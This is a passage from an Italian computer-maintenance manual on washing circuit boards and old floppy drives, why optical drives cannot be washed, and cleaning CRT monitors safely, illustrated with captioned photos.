


Figura 9.125. Una scheda di rete, prima e dopo il lavaggio; quella sulla destra è ancora umida.






Figura 9.126. Una scheda madre, prima e dopo il lavaggio; quella sulla destra è ancora umida.



9.11.2 Lavaggio di unità a dischetti

In generale, le unità di memorizzazione a disco non possono essere lavate. Eccezionalmente, le vecchie unità a dischetti da 5,25 in e da 3,5 in (9 cm) possono essere lavate, avendo l'accortezza, dopo il lavaggio, di oliare o ingrassare alcune parti, come si vede nella figura successiva, usando olio o grasso adatti (per esempio, olio o grasso di vaselina, puri).

Figura 9.127. I punti da oliare o ingrassare. Si deve avere l'accortezza di non esagerare ed evitare che le testine entrino in contatto con queste sostanze.



Riquadro 9.128. Perché non si possono lavare le unità a CD o DVD.

Le unità ottiche (o magneto-ottiche), come per esempio i lettori o masterizzatori CD e DVD, non possono essere lavati, perché le lenti sono rivestite da una sostanza che viene rimossa con il lavaggio. Evidentemente la presenza di questa sostanza è indispensabile, perché dopo il lavaggio le unità, pur funzionando meccanicamente, non leggono più i dischi.

9.11.3 Pulizia dei monitor

«

I monitor a colori a tubo sono molto difficili da smontare, perché la loro costruzione richiede un intreccio preciso di fili per il controllo dei campi magnetici; tuttavia si può fare ugualmente una piccola pulizia togliendo il coperchio posteriore.

Si osservi che per operare con un monitor occorre maggiore prudenza, sia per la presenza del tubo in sé, sia per il fatto che al suo interno si producono tensioni molto elevate, che possono stazionare anche dopo lo spegnimento e il distacco del cavo di alimentazione dalla rete elettrica. Pertanto, prima di intervenire sul gruppo di alta tensione conviene iniziare toccando con un cacciavite (naturalmente deve avere il manico ben isolato), osservando se si formano piccole scariche elettrostatiche.


Figura 9.129. Lavaggio del coperchio posteriore di un monitor, con l'aiuto di una doccia. Sulla sinistra si vede la sporcizia maggiore accumulata in corrispondenza del cavo di alta tensione.



Una volta smontato il coperchio posteriore, il suo lavaggio è la cosa più semplice da fare, che si può eseguire in una vasca da bagno o su un piatto doccia. Per la pulizia si possono usare prodotti per la casa di uso comune, **purché se ne conosca l'uso**.

Per la pulizia di materiali plastici e di materiali in gomma, **non si può usare varecchina** o prodotti simili che contengono composti del cloro, perché la gomma si scioglierebbe irrimediabilmente.


Figura 9.130. Pulizia all'interno del monitor. Sulla sinistra si vede il cavo di alta tensione (quello rosso) e altri componenti in plastica di colore chiaro velati da uno strato di polvere (attaccatasi elettrostaticamente); sulla destra, lo stesso monitor dopo una pulizia superficiale del cavo e delle superfici accessibili senza danneggiare i componenti elettronici.



La pulizia dell'interno del monitor può essere fatta con uno straccio un po' umido, ma **solo dopo aver verificato che non ci sono cariche**

elettrostatiche, con l'aiuto di cacciavite ben isolato. La pulizia del cavo di alta tensione può fare emergere dei difetti, come punti di scarica, che si mostrano con un puntino nero. A ogni modo, la pulizia delle parti di alta tensione accessibili riduce le perdite di energia, cosa che dovrebbe tradursi in un'immagine migliore.

Figura 9.131. Pulizia di un monitor molto sporco (a sinistra), dove il risultato è poco soddisfacente, anche a causa del fatto che probabilmente si è insinuato dell'inchiostro in polvere proveniente da una stampante laser usata in prossimità del monitor stesso.



Dove non si può arrivare con lo straccio, o semplicemente non lo si può usare, si può fare un tentativo con un pennello morbido, anche se questo significa riempire di polvere l'ambiente circostante.

9.11.4 Pulizia azzardata dei monitor

Nel caso non ci fossero alternative, si può tentare il recupero di un monitor a tubo, attraverso un lavaggio, da attuare però con l'ausilio di una doccia. Si tratta comunque di un lavoro che difficilmente può produrre un risultato positivo. Va comunque fatta molta attenzione

all'asciugatura, la quale deve essere perfetta, altrimenti il generatore di alta tensione si distruggerebbe alla prima accensione.

Nelle figure successive si vedono le fasi del lavaggio di un monitor a tubo, molto grande. L'intento del lavaggio era la rimozione di tutte le particelle solide che si erano insinuate ovunque, le quali potevano produrre la perdita di tensione sull'anodo del tubo RC. Tuttavia, anche se alla fine il monitor si è acceso, il problema non è stato risolto e, al contrario, si è aggravato leggermente.

Figura 9.132. Tentativo di lavaggio di un monitor.


